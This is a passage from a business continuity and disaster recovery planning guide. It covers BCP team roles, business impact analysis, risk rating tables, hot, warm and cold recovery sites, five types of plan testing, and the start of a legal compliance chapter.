2. Business Processes
3. Facilities and Supplies
4. Technical Processes
5. Data

In all BCP and DRP implementations, People come first. Clearly there are no questions about prioritizing anything over and above People. There are no cost-benefit analysis; no assessments and no prioritization logic when it comes to recovering people from a disaster site; people have to be evacuated to safety and without any trauma or injury - be it physical or psychological.

BCP and DRP have a lot in common but they are not the same. While DRP is focused on the processes that instantly follow a disaster and aims at recovering the five asset classes referenced above, BCP focuses on doing all that is required to be done to come back to a situation that can be referred to as "business-as-usual." Recovering from a disaster may not always result in going to a stage that can be referred to as "business-as-usual."

Often situations arise where the level of awareness among the different participants in the BC and DR program is significantly different. This leads to either an erroneous understanding or sometimes a gross misunderstanding of the BC and DR process which, in turn, can result in seriously impairing the efficacy of implementation of even a good plan. To overcome this, it is often suggested that at the Plan Initiation phase, a comprehensive awareness program be put in place covering all people in the organization. Success of BCP and DRP is not dependent just on the strength of the contents of the document but also on the degree of proliferation of the contents

among those who will be involved in implementing the BC and DR plans when an 'incident' occurs.

Companies should therefore document the BCP plan clearly and communicate to BCP Team and also to user management; albeit selectively if the corporate communication policy so warrants. While there are no clear consensus on what a typical BCP should necessarily contain, BCP could contain BCP Guidelines, List of Important Critical Information Assets, Priorities, Organizational Responsibility and the timing for restoration, Emergency Response Guidelines and Maintenance Plan and Testing. The BCP document may, in some cases, contain the process for Risk Assessment, Acceptance and Risk Mitigation.

## 17.1 INTENDED READER

### Audience

BCP and DRP documents are of relevance to several groups within the administration with differing levels and types of responsibilities for business continuity, as follows:

- Senior Management
- BCP Team Leader and Alternative BCP Team Leader
- BCP Team Members
- User managers and users
- Internal and External specialists who have specific role to play in successful implementation of BCP and DRP like consultants who would be engaged for testing the BCP and DRP; those who will structure and implement awareness programs; and internal or external audit staff who are responsible for assessing the operational, control and process relevance of the plans

The BCP preparatory document is addressed particularly to the members of the BCP and DRP Team, since they have the responsibility of preparing for, responding to, and recovering from any disaster that impacts the operations of an organization.

### Distribution

As a written record, this document is distributed to each member of the Business Continuity Planning Team, including members of the Support Teams. Where user managers and users have any role to play in the implementation of BCP and DRP; however small that role may be, a copy of the relevant portion of the plan document is made available to them.

This document is also distributed to members of the Steering Committee, Board of Directors and others not primarily involved but having indirect involvement in the business continuity effort.

## 17.2 MANAGEMENT APPROVAL

This document in its initial form is subject to review and approval process from the management which is summarized in a table like the following one:

Name of the Approving Authority	Title	Approval Date	Signature

## 17.3 SCOPE

The primary focus of a BCP document is to provide a plan to respond to a disaster that destroys or severely cripples the organizations infrastructure. The intent is to put in action a continuity plan till such time as the restoration operations are complete.

The Business Continuity Plan will cover:

- Identifying business processes
- Defining scope of operations covered by BCP
- Mapping key business processes and workflow required for BCP
- Identification of potential Threats to the smooth business operations
- Probability of the occurrence of the threats and Risk Ranking thereof
- Available options to address each risk (Prevention, Mitigation, Recovery)
- Selection of options
- Business Continuity Strategy
- Resumption of business operations within a stipulated time

- Description of Business Continuity Procedures
- BCP Team and description of responsibility for each member
- BCP Test Plan and Role of Internal/external auditors
- Documentation of Test Results and Enhancement of BCP
- Maintenance of BCP

## 17.4 BCP TEAM LEADER

The primary responsibility of the Team Leader is to provide leadership to the BCP team and coordinate support for the business continuity and recovery effort. The BCP Team Leader's role being very crucial, we have decided to ensure redundancy. With this objective the role of alternative BCP Team Leader is also created. The detailed roles and responsibilities of both BCP Team Leader and the Alternative BCP Team Leader have been furnished below.

1.	BCP Team Leader			
	Contacts	Tel:(O):	Tel:(R): –	Tel:(M):-
	Responsibilities	<ul style="list-style-type: none"> <li>▪ Assumes overall responsibility for initiating business continuity plan and recovery from disaster and restoration of normal operations. (Necessary advance authorizations from top management are pre-requisites)</li> <li>▪ Determines the extent and seriousness of the disaster, notifies the management immediately and keeps informed of the activities and recovery progress.</li> <li>▪ Invokes the Business Continuity Plan after approval of the management.</li> <li>▪ As a co-coordinator of Business Continuity project he Manages, Coordinates and directs the recovery efforts. All BCP team members will functionally report to him and all type of problem escalations will happen through him.</li> <li>▪ Arranges for replacements, when needed, to fill in for any disabled or absent BC members.</li> <li>▪ Keeps all members of the team informed and co-ordinates the crisis calls.</li> <li>▪ Provides liaison with other members of the team for reporting the status of the recovery operations.</li> </ul>		

	<ul style="list-style-type: none"> <li>▪ Helps Insurance and Legal team members in investigating the cause of disaster.</li> <li>▪ Ensures that all BC team members, Operations Head, Business Group Heads have an updated copy of Business Continuity Plan.</li> <li>▪ Provides brief to Public Relations Officer (PRO).</li> </ul>
--	--


2.	Alternate BCP Team Leader			
	Contacts	Tel:(O):	Tel:(R):	Tel:(M):
	Responsibilities	<ul style="list-style-type: none"> <li>▪ Take over as BC Team Leader in absence of BC Leader.</li> <li>▪ Assumes overall responsibility for initiating business continuity plan and recovery of normal operations. (Necessary advance authorizations from top management are pre-requisites)</li> <li>▪ Determines the extent and seriousness of the disaster, notifies the management immediately and keeps informed of the activities and recovery progress.</li> <li>▪ Invokes the Business Continuity Plan after approval of the management.</li> <li>▪ As a co-coordinator of Business Continuity project he Manages, Coordinates and directs the recovery efforts. All BC team members will functionally report to him and all type of problem escalations will happen through him.</li> <li>▪ Arranges for replacements, when needed, to fill in for any disabled or absent business continuity members.</li> <li>▪ Keeps all members of the team informed and co-ordinates the crisis calls.</li> <li>▪ Provides liaison with other members of the team for</li> </ul>		

	<p>reporting the status of the recovery operations.</p> <ul style="list-style-type: none"> <li>▪ Helps Insurance and Legal team members in investigating the cause of disaster.</li> <li>▪ Ensures that all BC team members, Operations Head, Business Group Heads have an updated copy of Business Continuity Plan.</li> <li>▪ Provides brief to Public Relations Officer (PRO).</li> </ul>
--	--

## 17.5 BCP TEAM

The organizational backbone of business continuity is the BC Team. In the event of a disaster affecting organization or its resources, the BC Team will respond in accordance with this Plan and will initiate specific actions for continuity. The BC Team is called into action under the authority of the BC Team Leader who has the responsibility for approving actions regarding Business Continuity Planning. The organizational structure of the BC team is depicted below.

### BC TEAM ORGANISATION STRUCTURE



## 17.6 RESPONSIBILITIES

The roles and responsibilities of the BCP team members are listed below. Each member of the team is required to thoroughly understand his role, responsibilities, and the interdependencies. It is the duty of all the members to make themselves easily available in the event of emergencies and communicate the BCP Team Leader in advance, if they are not available due to any reason.

1.	BC Manager			
	Contacts	Tel:(O):	Tel:(R):	Tel:(M):
	Responsibilities	<ul style="list-style-type: none"> <li>▪ Review the situation along with Team members.</li> <li>▪ Decide if BC Plan is to be invoked.</li> <li>▪ Inform management of the decision.</li> <li>▪ Co-ordinate the BC Plan.</li> </ul>		

2.	Public Relations Incharge			
	Contacts			
		Tel:(O):	Tel:(R):	Tel:(M):
		Tel:(O):	Tel:(R):	Tel:(M):
		Tel:(O):	Tel:(R):	Tel:(M):
		Tel:(O):	Tel:(R):	Tel:(M):
	Responsibilities	<ul style="list-style-type: none"> <li>• Co ordinate with the BCP Team Leader and gather facts about the situation.</li> <li>• Represent appropriately the facts to the media and stake holders</li> </ul>		

3.	Finance & Risk Incharge			
	Contacts	Tel:(O):	Tel:(R):	Tel:(M):
	Contacts	Tel:(O):	Tel:(R):	Tel:(M):
	Responsibilities	<ul style="list-style-type: none"> <li>▪ Arrange finance if required to roll out the BC Plan.</li> </ul>		

	<ul style="list-style-type: none"> <li>Gather facts to assess the financial implications</li> </ul>
--	---

4.	Legal & Administration			
	Contacts	Tel:(O):	Tel:(R):	Tel:(M):
	Responsibilities	<ul style="list-style-type: none"> <li>Gather facts to ascertain legal implications.</li> <li>Arrange and coordinate with administrative services required for rolling out the BC Plan.</li> </ul>		

5.	Operations Incharge			
	Contacts	Tel:(O):	Tel:(R):	Tel:(M):
	Responsibilities	<ul style="list-style-type: none"> <li>Responsible for co-ordinating with all the support departments necessary for implementing the BC Plan.</li> <li>This could include depending on the business function staff like maintenance staff, engineering staff, installation staff etc.</li> <li>Would be responsible for rolling out the specific business process recovery as outlined in the BC Plan</li> </ul>		

6.	IT Support Incharge			
	Contacts	Tel:(O):	Tel:(R):	Tel:(M):
	Responsibilities	<ul style="list-style-type: none"> <li>Though this team could be part of the Operations team, however acknowledging the importance of IT in today's business a special note is made.</li> <li>Would be responsible for rolling out the IT BC Plan</li> </ul>		

7.	Key Process Owners			
	Contacts	Tel:(O):	Tel:(R):	Tel:(M):
	Contacts	Tel:(O):	Tel:(R):	Tel:(M):
	Responsibilities	<ul style="list-style-type: none"> <li>Co ordinate with the BCP Team leader.</li> <li>Co ordinate with the operations team and provide directions and guidance to roll out the specific Business process recovery procedures.</li> </ul>		
8.	Disaster Recovery Manager			
	Contacts	Tel:(O):	Tel:(R):	Tel:(M):
	Responsibilities	<ul style="list-style-type: none"> <li>Co ordinates and initiates Disaster recovery procedures for different business functions once the initial BCP is put in action.</li> </ul>		

While constituting the BCP team, one of the good principles to adhere to is that “those who plan must also be those who execute the plans.” The principal advantage of this principle is that when execution takes place, it does not happen as a text book knowledge implementation but has the benefits of the person being personally committed to making it a success.

## 17.7 MAINTENANCE OF PLAN

Like every other plan document, BCP and DRP will also go out of date with the happening of a variety of events starting from something as trivial as settings on a set of routers having changed to something as major as a migration from one platform to another. Also, external factors could have an influence on the relevance or otherwise of the BCP and DRP. A workable procedure for maintaining the plan current needs to be developed and implemented.

The plan maintenance will be carried out after every test, on addition or withdrawal of business processes, on change or resignation of team member(s) or change in business logic / focus. Additionally, the internal / external information systems auditor will be responsible for a quarterly review and will suggest changes, if any such are applicable. Business Heads will also suggest changes in the Business Continuity Plan in the event of a new development that substantially affects the existing Business Continuity Plan. New developments can be changes in the business processes, acquisitions, mergers or spin off's of business units.

## 17.8 REVIEW AND APPROVAL OF PLAN

The BCP Team Leader will review the Plan after every test, on addition or withdrawal of business processes, on change or resignation of team member(s) or change in business logic / focus. In addition, it will also be reviewed in the event of any new development impacting the previous Business Continuity Plan. In such cases it will be reviewed within 30 days after such a change occurs.

## 17.9 BUSINESS IMPACT ASSESSMENT

Business Impact Analysis or Business Impact Assessments (BIA) is conducted for a number of purposes, the principal amongst them being:

- a. To identify essential operations that needs to restart as soon as possible after the disaster has occurred
- b. Establish how soon should essential or business critical operations have to restart after the disaster has occurred such that the business does not lose its strategic competitive advantage, lose customers, violate statutory or contractual obligations and minimize financial losses
- c. Identify minimal resources needed to restart business critical operations and also identify the roll back point to which operations have to revert for ensuring orderly and complete restart of business critical operations
- d. Evolve methodologies to assess the impact of operational discontinuity and the loss of critical business operations
- e. Establish a process to assess the severity of impacts

Some key issues that need attention in the planning and conduct of BIA are:

- a. An important key step before freezing the prioritization of operations for BIA purposes is to carry out interviews with operating personnel in the following departments / processes apart from information technology, manufacturing, packaging, quality, compliance etc.:
  - i. physical security
  - ii. health, safety and environment
  - iii. building and equipment maintenance
  - iv. emergency call outs – electricians, plumbing, air conditioning
  - v. emergency call outs – police, medical help and fire
  - vi. transport and logistics; especially if the location under consideration is dependent on organizational transport system and not well connected by public transport
  - vii. mail collection and delivery
  
- b. Interviews to collect information for BIA should be conducted in person rather than by telephone. This has the advantage that the interviewer can observe a lot of things in while in operation, which might be overlooked when interviewing over phone. In addition, the following are benefits of a personal interview:
  - i. Personal interviews hold the interviewee's attention longer and he is more focused while responding to queries
  - ii. The interviewer can ask supplementary questions based on the responses obtained
  - iii. Can get leads that could generate additional appropriate inputs for the BIA

There are of course situations where telephone interviews are to be used to:

- i. gather additional information from an interviewee already met
- ii. seek follow up questions or clarifications where conflicting or incompatible data has been provided by different interviewees on the same process

- c. Interviews are to be fully pre-scheduled so that interviewee managers are fully aware of what to expect in the interview; this in turn gives them the time required to prepare
- d. It is important to record the results of the BIA interview in a consistent manner. This is often achieved by having a structured format for recording results of the interview. It may also be worthwhile to go through a structured process of validating the data collected using statistical validation methods
- e. Where more than one interviewee has referred to the same business operation as impacting operations, such operations or processes need special attention while evolving BC and DR strategies.

The primary purpose of BIA is to determine what would happen if a business process or operation were interrupted or stopped. With a view to having focus on this issue, the following practices can be considered for adoption:

- a. Assess each of the operations constituting a business process cycle with a view to determining its impact on one or more of the other operations should the process under consideration fail or perform below optimal or accepted levels
- b. Assess the severity of the impact of each of the processes should it fail. The impact would be determined not in absolute terms of that process failing or under-performing but in relation to its overall impact on all other related operations as well.

One of the key outcomes of a good BIA is the determination of Maximum Tolerable Downtime (MTD) in respect of each of the business operations considered for BIA. MTD, also referred to as RTO (Recovery Time Objective) or MAOT (Maximum Acceptable Outage Time) is the maximum time for which the business process or routine under consideration can continue to be unavailable without loss of strategic competitive advantage. What constitutes strategic competitive advantage is often determined by the positioning of the business entity and the business segment in which it operates.

In addition to providing clear and quantifiable value MTD for each of the key business processes, BIA interviews carried out well will also lead towards the computation of RPO (Recovery Point Objective) values which point to the best point to which

recovery should point in the event of activation of the DR Plan. The current state of back up processes and the time interval between the process and back up influences RPO values.

A typical BIA worksheet should minimally have the following information:

- a. Identification and description of the business process considered
- b. List of all the inputs that are required to carry out this process correctly and completely together with a list of all business processes that provide these inputs
- c. Process logic that influences the completion of the process correctly
- d. The extent of controls over these inputs that enter this process or influence this process. If the input comes from outside the system, what is the contractual or legal binding on the outside system that provides the input
- e. Description of all the output that are delivered by this process and their criticality. If the output from this process influences the criticality of another process, that criticality will significantly influence both the RTO and RPO values of the process under consideration
- f. Does this process have any interface with any statutory or contractual obligation and have such obligations been factored into RTO and RPO computations
- g. Description of the impact of the process failing or performing below expected levels. The more comprehensive this description is the better for the planner
- h. Criticality ranking of the operation – normally based on RTO values
- i. Comment on any variables that has not been quantified for RTO and RPO computations

### **Ownership of Business Process**

Ownership and accountability for processes helps to ensure that adequate care is taken for the maintaining the process. With this objective owners of business processes have been identified and assigned with the responsibility for the maintenance of appropriate security controls. This responsibility for implementing

security controls may be delegated but the accountability shall remain with the nominated owner of the business process.

### Classification of Business Process

A business comprises of numerous processes. Not all processes are accorded with the same importance. Consequently, classification of business processes into categories is necessary to help identify a framework for evaluating the business process's relative value and the appropriate controls required to preserve its value to the organization.

For this purpose four basic classifications of information have been suggested as explained below:

Class	Description
Very Critical	The process forms the heart of the business function. If the process fails it will cause a complete disruption of business activity.
Critical	The process is critical and the failure will seriously impede the business activity
Important	The process if affected will affect the business activity but will not cause serious concerns.
Normal	It's a normal process and the failure will not affect the business activity.

To achieve this purpose, upon creation of the information (whether in a computer system, memo in a file cabinet etc.), the creator of that information (generally the information asset owner) is made responsible for immediate classification. This immediate classification assists any recipient of the information to appropriately safeguard its value to the organization against unauthorized disclosure, loss of availability, and loss of integrity. Further the owner of information asset made responsible to review the classification of information at least annually for possible reclassification.

### Valuation of Business Processes

In order to identify the appropriate protection for assets, it is necessary to assess their values in terms of their importance to the business or their potential values given certain opportunities. The values have been assigned considering the cost of obtaining and maintaining the asset, and the impacts the loss of confidentiality, integrity and availability could have to the business. In order to consistently assess the asset values and to relate them appropriately, the following value scale has been applied.

Rating	Description
1	Assets having <b>negligible</b> importance to the business or their potential values given certain opportunities.
2	Assets having <b>low</b> importance to the business or their potential values given certain opportunities.
3	Assets having <b>medium</b> importance to the business or their potential values given certain opportunities.
4	Assets having <b>high</b> importance to the business or their potential values given certain opportunities.
5	Assets having <b>very high</b> importance to the business or their potential values given certain opportunities.

### 17.9.1 OUTCOMES & DELIVERABLES

A good BC Plan makes a good understanding of the organizations' most critical objectives, priorities of each process and time frames for resumptions of these following unscheduled interruptions.

- Agree with management on the key business processes that have to be restored in case of a disruption.
- Inform management and agree on Maximum Tolerable Outage for each business process.
- Outline dependencies that exist both internally and externally to achieve critical objectives.

### 17.9.2 RISK ASSESMENT REQUIREMENTS

Following '**Requirements**' have been considered while performing Risk assessment.

- The unique set of security risks, which could lead to significant losses in business, if they occur. This depends upon the risks associated with the business process and the level of criticality of these processes to the organizations business.
- The statutory and contractual requirements which have to be satisfied by the organization which includes government regulations, directives of trade bodies, statutory compliances, HO Directives, Intellectual Property Rights, safeguarding of organizations records and data protection and privacy.
- The requirements relating to the organization-wide principles, objectives and requirements for different processes to support its business operations.

### 17.9.3 IDENTIFICATION OF THREATS & VULNERABILITIES

As important as having a Business Continuity Plan is, taking measures to prevent a disaster or to mitigate its effects beforehand is even more important. Identifying the nature of individual threats, their source and probability of occurrence is the next step considered for the risk analysis process in the context of business disruption. The unique set of threats and vulnerabilities, which could lead to, business disruption if

they occur, have been identified. Multiple threats and vulnerabilities associated with one asset are considered in the risk assessment process.

#### 17.9.4 ASSESSMENT OF SECURITY REQUIREMENTS

For proper and objective measurement of risk it is necessary to assign a value for all identified risk requirements.

#### 17.9.5 Assessment of Threats and Vulnerabilities

Adopt the following Rating for the assessment of Threats and Vulnerabilities

**Threat Likelihood Assessment Table**

<i>Level</i>	<i>Description</i>
<b>1</b>	<b><i>The threat is not likely to occur or the probability is “LOW”</i></b>
<b>2</b>	<b><i>Likely to occur once in ten years or the probability is “MEDIUM”</i></b>
<b>3</b>	<b><i>Likely to occur more often or the probability is “HIGH”</i></b>

**Vulnerability Exploitation Assessment Table**

<i>Level</i>	<i>Description</i>
<b>1</b>	<b><i>Highly probable or probable – it is easy to exploit the vulnerability. Protection is either absent altogether or is ineffective.</i></b>
<b>2</b>	<b><i>Possible – the vulnerability might be exploited, but some protection is in place.</i></b>
<b>3</b>	<b><i>Unlikely or impossible – it is not easy to exploit the vulnerability, good protection is in place.</i></b>

#### Assessment of Statutory and Contractual Requirements

Adopt the following Rating for the assessment of Statutory and Contractual Requirements

*Statutory and Contractual Requirements Assessment Table*

<i>Rating</i>	<i>Description</i>
<b>Low</b>	<b><i>Non-compliance of, which will not affect the business, it will be normal.</i></b>
<b>Medium</b>	<b><i>Non-compliance of, which can result in business losses affecting part of organizations business.</i></b>
<b>High</b>	<b><i>Non-compliance of, which can result in heavy business losses affecting whole organization.</i></b>

### **Assessment of organization-wide Principles, Objectives and Business Requirements**

Adopt the following Rating for the assessment of organization-wide Principles, Objectives and Business Requirements.

#### **Legal, Regulation and Contractual Requirements Assessment Table**

<i>Level</i>	<i>Description</i>
<b>Low</b>	<b><i>Asset, which if removed / destroyed will have no impact on business.</i></b>
<b>Medium</b>	<b><i>Asset, which is quite useful for the business but business, will not shutdown without that asset.</i></b>
<b>High</b>	<b><i>Asset, without which business will come to halt.</i></b>

## **RECOVERY & CONTINUITY STRATEGY – DEVELOPMENT AND IMPLEMENTATION**

BCP and DRP success depends on the choice of the right set of strategies and development of appropriate strategies is influenced by the results of BIA, the values for RTO and the recovery points (as determined by RPO and influenced by the back-up policies in place).

The common practice appears to be the development of three to five alternative BC and DR strategies and the business continuity management team presents it and discusses with executive management on what is appropriate. Each strategy should be a complete or near complete solution in itself and equally important is the premise

that each of the strategies should be worked assuming full disaster that will result in a total loss of information and other critical assets. While providing alternative strategies, it must be borne in mind that successful implementation of BCP and DRP also depends on the allocation of budgets. When a situation is being considered for faster recovery or a change in the criticality rating, it is essential that the additional cost be factored into the final choice of the strategy. It is better to have a working strategy that has complete budgetary allocation though it might be sub-optimal rather than have an ideal strategy that has no budgetary support and hence, when the strategy has to be implemented in the case of a disaster or business discontinuity event, it is not fully implementable.

While finalizing strategies for achieving BC and DR, the process of identifying more than one alternative for each of the following major requirements need attention:

1. Alternative premises

- i. Hot site – this is considered to be a location, which is as ready as the main location is. This could either be company owned or could be hired from third party who supply such services. Hot sites provide fully configured computer facilities with power, HVAC, operational file and print servers and workstations. Applications are kept loaded on the systems in the hot site and mirror the regular production environment. Ideally, when a need arises, users should be able to walk in, pick up the latest back up data available and start processing with minimal loss of time. The principal advantage is that it has least gestation time to come to production while the greatest disadvantage is that it is very expensive to maintain.
- ii. Warm Site – Though no theoretically rigorous definition exists for this form of recovery alternative, it is understood in the industry as a configuration that is less ready than the hot site. Often, warm sites have the premises with HVAC fully in place and may have the print and file servers in place but may not have applications loaded. This is often the case with vendors who offer third party warn site services that is shared by many clients who have almost similar production environment.
- iii. Cold Site – Perhaps the most common form of alternative premises strategy; yet also the most ineffective form. In this case all that is

available is the premises along with HVAC. The biggest danger in this form preparedness is that, in the minds of an uninitiated manager, this can provide a false sense of security.

- a. Office computers and equipments like PCs, back up data, recording media, etc.
- b. Any specialist equipment like special printing machines, hologram makers and readers, etc.
- c. Furniture and fixtures in case the arrangement at the alternative premises does not cover the provision of furniture and fixtures
- d. Documents and Stationery – in particular any special stationery like security printed stationery, pre-numbered or pre-authenticated forms, forms with franked signatures or other forms of authentications, etc.
- e. Link to communication services either through back up links or wireless services or through a forwarding service, etc.
- f. Transport, logistics and delivery services covering all activities that need to be covered during operations at alternative premises

## Testing the Plans

An untested BCP is no BCP at all! The strength of a BCP or a DRP is that it must be fully operational and meet the requirements of RTO and RPO completely in the event of a disaster or a business discontinuity event. Given that the BCP or DRP will be called into implementation without any notice, there is a strong need to keep it up to date and also ensure that it reflects the current set of assumptions and conditions. Also, BCP will go out of date like any other plan will and hence the need to maintain it on a regular basis to reflect the current configuration of information systems and business processes.

The most common test strategy in BCP or DRP is to start off by testing components of the plan separately and combine components progressively into a reaching a stage where a complete test would be carried out covering the whole of the BC and DR plan.

Well-planned tests give better results than those done on an ad-hoc basis. Greater the efforts put into planning BCP and DRP tests result in reduction of time and efforts

involved in testing the plans and also ensures that acceptable level of results are available in fewer tests. Testing, as a process, is never a failure since however badly a test is carried out, it still provides a number of lessons for the BC and DR team. While stating that no testing process will be a failure, it is equally important to realize that badly implemented tests can cause a disaster by themselves!

The success of testing lies in the way the team answers the question – what needs to be changed as a result of the test results obtained. Five types of testing are normally considered while planning the testing process. Each of these are graded to represent different levels of intensity of testing and provides assurance of different combination of components of the BC and DR process:

The simplest form of testing is checklist based testing. Often dubbed as armchair testing, this process has the lowest complexity in planning and implementation and a very low participation level from the participants also. In this case, checklists are prepared comprising the various activities to be carried out by each of the participant in the test process and the checklists are handed to them. Participants are requested to review the checklists and get familiar with what needs to be done. The assumption is that they would be ready to implement what needs to be done when a real disaster or a continuity-threatening event occurs. That is a very questionable assumption.

A form of testing called structured walkthrough is a good starting point for most BC and DR testing processes. In this process, all participants sit around a table, and discuss the actions that must be triggered under different scenarios that point to a disaster or a business discontinuity. The discussions usually moderated by the BCP Coordinator will usually clarify any gray areas in the implementation of the DRP and BCP. This will serve as a session where the participants proposed membership of different teams will get greater clarity on their roles in those teams. Often it takes the form of a quiz where the moderator or session chair throws out, at random, scenarios that will warrant the trigger of BCP / DRP and elicit response; evaluate the response and guide the discussion towards interpreting the response to assess its relevance to the scenario.

A third form of testing is referred to as Simulation Testing. The primary objective of this form of testing is to determine the efficacy of the human elements when they are called in to respond to a disaster. This form of testing does not test the response of

the DP systems and procedures in the recovery process; instead it presumes the availability and efficacy of DP systems and procedures involved in the disaster recovery process and checks if the relevant human elements – both at the key production departments and support services – can rise up to the occasion should a disaster occur. In this case, a ‘disaster’ is declared and the response process and time take to respond is tested. If the recovery support personnel are not able to facilitate the recovery within the RTO, personnel who did not meet the RTO requirements are re-visited, re-trained and re-tested for fine-tuning. In case the processes that have not met their RTO/RPO, test professionals first and foremost determine if the failure can be attributed wholly and exclusively to a failure or non-availability of a related IPF assets and if so, that is considered at the next stage of testing after appropriate fine tuning of those systems.

The fourth form of testing is the parallel testing which does all that is done at the simulation test stage and all the IPF elements are also brought into play. In this form of testing, the declaration of a ‘disaster’ results in the recovery personnel and systems and processes being initiated and goes right up to the implementation of recovery strategy and parallel processing started at the alternative site if that constituted the recovery strategy. In this form of testing, excepting the fact that the principal production site is not shut down, every thing else happens as though the DR Manager or such other person who is empowered to declare a disaster, has in fact declared a disaster. While this is an expensive form of testing, it has the advantage of simultaneously testing, all components of DRP and BCP as appropriate. Another advantage of this form of testing is that, since the principal production site is operational, results of processing of information at the recovery site and at the production site can be compared. If the results are comparable and it has been achieved within the RTO, it can be reasonably concluded that the DR plan has met its objective. However, if the failure of the systems and processes point to an inherent deficiency in design or to an architectural failure, it clearly points to the need to re-visit the systems and processes in the light of recovery requirements.

The fifth and final form of test, which has to be handled with great care and caution, is the full interruption test. In this form of test, the DR manger declares a disaster and the production systems are interrupted or shut down as though a disaster really occurred and the DRP is triggered into action. The primary advantage of this form of testing is that it tests the efficacy of DRP / BCP under ‘real-life’ conditions of a disaster and can be a effective way of ensuring that the DRP and BCP will deliver what it is expected to deliver. In this form of testing, the recovery process is closely

monitored for determining that the RPO and RTO are fully met. It will throw out even minor bottlenecks in the implementation of the plans that could snowball into a major impediment later. Corrective action after this form of test adds significant value to the BC and DR process. However, this form of test has to be handled with adequate care since a badly planned full-interruption test could, by itself, trigger a disaster!

The test process is not complete until the test manager or the DR/BC coordinator completes a set of follow up action based on test results. Firstly, the test process owner has to communicate the test results and its interpretation to executive management. Secondly, the test process owner or BC/DR manger or the test manager will prepare a list of follow up actions required as a result of the test results. The follow-up actions very often result in one or more of the following:

- Changes to plans
- Changes to teams
- Revisit technology assumptions
- Revisit contractual arrangements
- Retrain the team members

The above list is illustrative and a wide range of follow up results is possible.

The follow up as a result of test results required executive management approval especially when it involves change to plans and / or changes to recovery strategy.

## **Maintenance of BCP and DRP**

Like all other plans, BCP and DRP will get out of date due to a variety of conditions and circumstances. DR / BC mangers will do well to create and update a list of circumstances and conditions under which updates are required to BCP and DRP. This is in addition to ad-hoc situations and events that warrant an update to BCP and DRP which will be identified either by the BC / DR coordinator or user mangers who believe that changes in their operational domains warrant a change to BCP / DRP.

Updating and maintenance of BCP / DRP is to be regarded as a systematic process that requires a planned and consistent response. Like all other processes that is changed using a change management process, BCP / DRP changes are also subject to the same rigor of change management.

BCP / DRP requires the same degree of version control as in the case of other business critical documentation. It is often very difficult to envisage a situation where BCP / DRP will be only in soft format or available for review and download via a web interface. There are strong reasons to keep it in hard format; as written documentation. This adds to the necessity for a clear and meticulously implemented version control process. There is no need to elaborate on what would happen if there were different versions of a BCP / DRP in different locations of an organization. Such a situation is a sure recipe for disaster. A standard practice is to ask Internal Audit to check of version compatibility of all copies of BCP / DRP they come across in the course of an audit of the organization.

## **BCP & DRP – Awareness and Training**

While testing provides a form of awareness and training on the implementation of BCP and DRP for those involved in the testing process, awareness and training of BCP and DRP has to be at all levels in the organization.

It is recommended that organizations create both awareness and training processes covering all human resources in an organization. While awareness is all about knowing the reality, training is a more proactive process of building proficiency in the participants. Successful implementation of BCP and DRP requires both awareness and training of all those who are involved in the organization's business process. A typical BCP / DRP awareness program should consider minimally covering the following:

- Why are BCP and DRP important and relevant?
- Components of BCP and DRP
- Who coordinates BCP and DRP activities?
- Where do you find more information about BCP and DRP
- When and how are BCP and DRP activated?
- How are BCP and DRP exercised?
- What can you do to make it more effective?

In addition to formal programs for awareness and training on BCP and DRP, it would be a useful practice to get executive management representatives to periodically demonstrate or reinforce their commitment to BCP and DRP in various forms – a

mention in newsletters; a reference in other corporate communications; a poster campaign with message from executive management; and the like.

When a disaster or a continuity-threatening event does occur, it is the people in the organization who have to implement the elements of BCP and DRP. It is one thing to get people to do it because they have been told to do it and it is a totally different thing to do it because they are convinced about its tremendous utility for all players in the organizational system; including themselves. This is also a reason why it is strongly advocated that those who plan must also be those who do.

## **18LEGAL AND REGULATORY COMPLIANCE**

### **18.1 INTRODUCTION**

Compliance to legal and regulatory requirement is of paramount importance for enterprise. Its non compliance is not only limited to monetary impact but it also results into penalty, loss of reputation, market share and customer trust.

Legal aspects are complex and they are specific to country/state/industry. Some countries have stringent data protection rules. Some industries (e.g. financial services, government and pharmaceuticals, SEC registered clients) have particular requirements.

### **18.2 PRE-REQUISITES**

Documents relating to requirement identification for compliance to local, regional and federal/central laws, internal and regulatory compliance

### **18.3 OBJECTIVE**

- To identify legal and regulatory requirements for the enterprise
- To ensure that enterprise is compliant with legal and regulatory requirement

